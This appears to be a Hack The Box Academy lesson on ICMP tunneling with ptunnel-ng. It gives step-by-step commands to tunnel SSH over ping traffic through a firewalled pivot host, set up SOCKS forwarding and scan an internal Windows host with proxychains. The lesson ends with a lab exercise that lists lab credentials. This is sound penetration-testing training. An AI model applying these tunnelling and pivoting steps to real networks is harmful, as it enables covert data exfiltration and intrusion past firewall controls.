ICMP Tunneling with SOCKS

ICMP tunneling encapsulates your traffic within **ICMP packets** containing **echo requests** and **responses**. ICMP tunneling would only work when *ping* responses are permitted within a firewalled network. When a host within a firewalled network is allowed to ping an external server, it can encapsulate its traffic within the ping echo request and send it to an external server. The external server can validate this traffic and send an appropriate response, which is extremely useful for data exfiltration and creating pivot tunnels to an external server.

We will use the ptunnel-ng tool to create a tunnel between our Ubuntu server and our attack host. Once a tunnel is created, we will be able to proxy our traffic through the **ptunnel-ng client**. We can start the **ptunnel-ng server** on the target pivot host. Let's start by setting up ptunnel-ng.

Setting Up & Using ptunnel-ng

If ptunnel-ng is not on our attack host, we can clone the project using git.

Cloning Ptunnel-ng

Cloning Ptunnel-ng

```
ipp@htb[/htb]$ git clone https://github.com/utoni/ptunnel-ng.git
```

Once the ptunnel-ng repo is cloned to our attack host, we can run the **autogen.sh** script located at the root of the ptunnel-ng directory.

Building Ptunnel-ng with Autogen.sh

Building Ptunnel-ng with Autogen.sh

```
ipp@htb[/htb]$ sudo ./autogen.sh
```

After running authgen.sh, ptunnel-ng can be used from the client and server-side. We will now need to transfer the repo from our attack host to the target host. As in previous sections, we can use SCP to transfer the files. If we want to transfer the entire repo and the files contained inside, we will need to use the **-r** option with SCP.

Transferring Ptunnel-ng to the Pivot Host

Transferring Ptunnel-ng to the Pivot Host

```
ipp@htb[/htb]$ scp -r ptunnel-ng ubuntu@10.129.202.64:~/
```

With ptunnel-ng on the target host, we can start the server-side of the ICMP tunnel using the command directly below.

Starting the ptunnel-ng Server on the Target Host

Starting the ptunnel-ng Server on the Target Host

```
ubuntu@WEB01:~/ptunnel-ng/src$ sudo ./ptunnel-ng -r10.129.202.64 -R22

[sudo] password for ubuntu:
./ptunnel-ng: /lib/x86_64-linux-gnu/libseelinux.so.1: no version information available (requi
[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig,     <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau. <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Dropping privileges now.
```

The IP address following **-r** should be the IP we want ptunnel-ng to accept connections on. In this case, whatever IP is reachable from our attack host would be what we would use. We would benefit from using this same thinking & consideration during an actual engagement.

Back on the attack host, we can attempt to connect to the ptunnel-ng server (**-p <ipAddressOfTarget>**) but ensure this happens through local port 2222 (**-lp2222**). Connecting through local port 2222 allows us to send traffic through the ICMP tunnel.

Connecting to ptunnel-ng Server from Attack Host

Connecting to ptunnel-ng Server from Attack Host

```
ipp@htb[/htb]$ sudo ./ptunnel-ng -p10.129.202.64 -l2222 -r10.129.202.64 -R22

[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig,     <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau. <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

With the ptunnel-ng ICMP tunnel successfully established, we can attempt to connect to the target using SSH through local port 2222 (**-p2222**).

Tunneling an SSH connection through an ICMP Tunnel

Tunneling an SSH connection through an ICMP Tunnel

```
ipp@htb[/htb]$ ssh -p2222 -lubuntu 127.0.0.1

ubuntu@127.0.0.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

  * Documentation:  https://help.ubuntu.com
  * Management:     https://landscape.canonical.com
  * Support:        https://ubuntu.com/advantage

  System information as of Wed 11 May 2022 03:10:15 PM UTC

  System load:  0.0
  Usage of /:   39.4% of 13.72GB
  Memory usage: 37%
  Swap usage:   0%
  Processes:    183
  Users logged in:  1
  IPv4 address for ens192: 10.129.202.64
  IPv6 address for ens192: dead:beef::250:56ff:fe69:52eb
  IPv4 address for ens224: 172.16.5.129

  * Super-optimized for small spaces - read how we shrank the memory
    footprint of MicroK8s to make it the smallest full K8s around.

    https://ubuntu.com/blog/microk8s-memory-optimisation

164 updates can be applied immediately.
97 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed May 11 14:53:22 2022 from 10.10.14.18
ubuntu@WEB01:~$
```

If configured correctly, we will be able to enter credentials and have an SSH session all through the ICMP tunnel.

On the client & server side of the connection, we will notice ptunnel-ng gives us session logs and traffic statistics associated with the traffic that passes through the ICMP tunnel. This is one way we can confirm that our traffic is passing from client to server utilizing ICMP.

Viewing Tunnel Traffic Statistics

Viewing Tunnel Traffic Statistics

```
[inf]: Incoming tunnel request from 10.10.14.18.
[inf]: Starting new session to 10.129.202.64:22 with ID 20199
[inf]: Received session close from remote peer.
[inf]:
Session statistics:
[inf]: I/O:  0.0B/  0.0B on ICMP I/O/R:    240/     22/      0 Loss:  0.0%
[inf]:
```

We may also use this tunnel and SSH to perform dynamic port forwarding to allow us to use proxychains in various ways.

Enabling Dynamic Port Forwarding over SSH

Enabling Dynamic Port Forwarding over SSH

```
ipp@htb[/htb]$ ssh -D 9050 -p2222 -lubuntu 127.0.0.1

ubuntu@127.0.0.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
<snip>
```

We could use proxychains with Nmap to scan targets on the internal network (172.16.5.x). Based on our discoveries, we can attempt to connect to the target.


Proxychaining through the ICMP Tunnel

Proxychaining through the ICMP Tunnel

```
ipp@htb[/htb]$ proxychains nmap -sV -sT 172.16.5.19 -p3389

ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 11:10 EDT
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19:3389-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19:3389-<><>-OK
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server? Microsoft Terminal Services
Service Info: OS: Windows; CPU: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
```

Network Traffic Analysis Considerations

It is important that we confirm the tools we are using are performing as advertised and that we have set up & are operating them properly. In the case of tunneling traffic through different protocols taught in this section with ICMP tunneling, we can benefit from analyzing the traffic we generate with a packet analyzer like **Wireshark**. Take a close look at the short clip below.



In the first part of this clip, a connection is established over SSH without using ICMP tunneling. We may notice that **TCP** & **SSHv2** traffic is captured.

The command used in the clip: **ssh ubuntu@10.129.202.64**

In the second part of this clip, a connection is established over SSH using ICMP tunneling. Notice the type of traffic that is captured when this is performed.

Command used in clip: **ssh -p2222 -lubuntu 127.0.0.1**

Note: When spawning your target, we ask you to wait for 3 - 5 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Get VPN Key

Target: **Click here to spawn the target system!**

SSH to with user "**ubuntu**" and password "**HTB_@academy_ssh!#**"

+ 1 ↑ **Using the concepts taught thus far, connect to the target and establish an ICMP tunnel. Pivot to the DC (172.16.5.19, victor:pass#123) and submit the contents of C:\Users\victor\Downloads\flag.txt as the answer.**

Submit your answer here...

Submit

← Previous | Next →

Cheat Sheet

Go to Questions

Table of Contents

Introduction
- Introduction to Pivoting, Tunneling, and Port Forwarding
- The Networking Behind Pivoting

Choosing The Dig Site & Starting Our Tunnels
- Dynamic Port Forwarding with SSH and SOCKS Tunneling
- Remote/Reverse Port Forwarding with SSH
- Meterpreter Tunneling & Port Forwarding

Playing Pong with Socat
- Socat Redirection with a Reverse Shell
- Socat Redirection with a Bind Shell

Pivoting Around Obstacles
- SSH for Windows: plink.exe
- SSH Pivoting with sshuttle
- Web Server Pivoting with Rpivot
- Port Forwarding with Windows: Netsh

Branching Out Our Tunnels
- DNS Tunneling with Dnscat2
- SOCKS5 Tunneling with Chisel
- ICMP Tunneling with SOCKS

Double Pivots
- RDP and SOCKS Tunneling with SocksOverRDP

Skills Assessment
- Skills Assessment

Additional Considerations
- Detection & Prevention
- Beyond this Module

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left